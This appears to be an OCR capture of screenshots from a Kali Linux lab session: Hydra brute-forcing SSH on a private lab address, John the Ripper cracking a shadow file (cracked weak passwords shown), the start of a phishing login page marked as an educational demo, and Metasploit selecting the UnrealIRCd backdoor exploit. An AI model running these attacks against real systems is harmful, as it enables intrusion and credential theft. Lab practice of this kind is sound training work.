
shadow.txt Untitled 2

```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - Educational Demo </title> </head>
6 <body>
7 <h2>Login Page</h2>
8 <form action="submit.php"method="POST">
9 Email: <input type="email"
10 name="email" required><br>
11 Password: <input type ="password"
12 name="password" required><br>
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:50
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ johh
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:00
kali@kali: ~
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ ^[[200~
zsh: bad pattern: ^[[200~
┌──(kali㉿kali)-[~]
└─$
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:58
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; You may be able to send headers and cookies after you've already sent output
; through print or echo. You also may see performance benefits if your server is
; emitting less packets due to buffered output versus PHP streaming the output
; as it gets it. On production servers, 4096 bytes is a good setting for performance
; reasons.
; Note: Output buffering can also be controlled via Output Buffering Control
; functions.
; Possible Values:
; On = Enabled and buffer is unlimited. (Use with caution)
; Off = Disabled
; Integer = Enables the buffer and sets its maximum size in bytes.
; Note: This directive is hardcoded to Off for the CLI SAPI
; Default Value: Off
; Development Value: 4096
; Production Value: 4096
; https://php.net/output-buffering
output_buffering = 4096
; You can redirect all of the output of your scripts to a function. For
; example, if you set output_handler to "mb_output_handler", character
; encoding will be transparently converted to the specified encoding.
; Setting any output handler automatically turns on output buffering.
; Note: People who wrote portable scripts should not depend on this ini
; directive. Instead, explicitly set the output handler using ob_start().
; Using this ini directive may cause problems unless you know what script
; is doing.
; Note: You cannot use both "mb_output_handler" with "ob_iconv_handler"
; and you cannot use both "ob_gzhandler" and "zlib.output_compression".
; Note: output_handler must be empty if this is set 'On' !!!!
; Instead you must use zlib.output_handler.
; https://php.net/output-handler
;output_handler =
; URL rewriter function rewrites URL on the fly by using
; output buffer. You can set target tags by this configuration.
; "form" tag is special tag. It will add hidden input tag to pass values.
; Refer to session.trans_sid_tags for usage.
; Default Value: "form="
; Development Value: "form="
; Production Value: "form="
;url_rewriter.tags
; URL rewriter will not rewrite absolute URL nor form by default. To enable
; absolute URL rewrite, allowed hosts must be defined at RUNTIME.
; Refer to session.trans_sid_hosts for more details.
; Default Value: ""
; Development Value: ""
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous ^← Back ^← Prev Word ^A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^→ Forward ^→ Next Word ^E End
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:19

kali@kali: ~

Session Actions Edit View Help

```
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```



```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/games/ut2004_secure         2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1    \_ target: Automatic                    .                .          .      .
   2    \_ target: UT2004 Linux Build 3120      .                .          .      .
   3    \_ target: UT2004 Linux Build 3186      .                .          .      .
   4  exploit/windows/games/ut2004_secure       2004-06-18       good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
```

Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 9:28


*Untitled 2 - Mousepad

File Edit Search View Document Help

shadow.txt Untitled 2

```
1 cat > login.html << 'EOF'
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>login - E
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 22:55
kali@kali: ~
Session Actions Edit View Help
Hit:1 http://http.kali.org/kali kali-rolling InRelease
170 packages can be upgraded. Run 'apt list --upgradable' to see them.
(kali㉿kali)-[~]
$ sudo apt install isc-dhcp-client -y
isc-dhcp-client is already the newest version (4.4.3-P1-8).
The following packages were automatically installed and are no longer required:
amass-common libgdata-common libjs-underscore libportmidi0 libsoup-2.4-1 libudfread0 python3-bluepy python3-kismetcapturertl433 python3-wheel-whl
firmware-ti-connectivity libgdata22 libmongoc-1.0-0t64 libqt5ct-common1.8 libsoup2.4-common libvpx9 python3-click-plugins python3-kismetcapturertladsb python3-zombie-imp
libbluray2 libgeos3.13.1 libmongocrypt0 librav1e0.7 libtheora0 libx264-164 python3-gpg python3-kismetcapturertlamr samba-ad-dc
libbson-1.0-0t64 libhdf4-0-alt libogdi4.1 libsframe1 libtheoradec1 libyelp0 python3-kismetcapturebtgeiger python3-packaging-whl samba-ad-provision
libgdal36 libjs-jquery-ui libplacebo349 libsigsegv2 libtheoraenc1 linux-image-6.12.25-amd64 python3-kismetcapturefreaklabszigbee python3-protobuf samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.
Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170
(kali㉿kali)-[~]
$ sudo systemctl restart NetworkManager
(kali㉿kali)-[~]
$ sudo dhclient -r eth0
(kali㉿kali)-[~]
$ sudo dhclient eth0
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86374sec preferred_lft 86374sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86374sec preferred_lft 14374sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86374sec preferred_lft 14374sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


1 2 3 4 (genmon)XXX 10:12


kali@kali: ~/phishing_lab

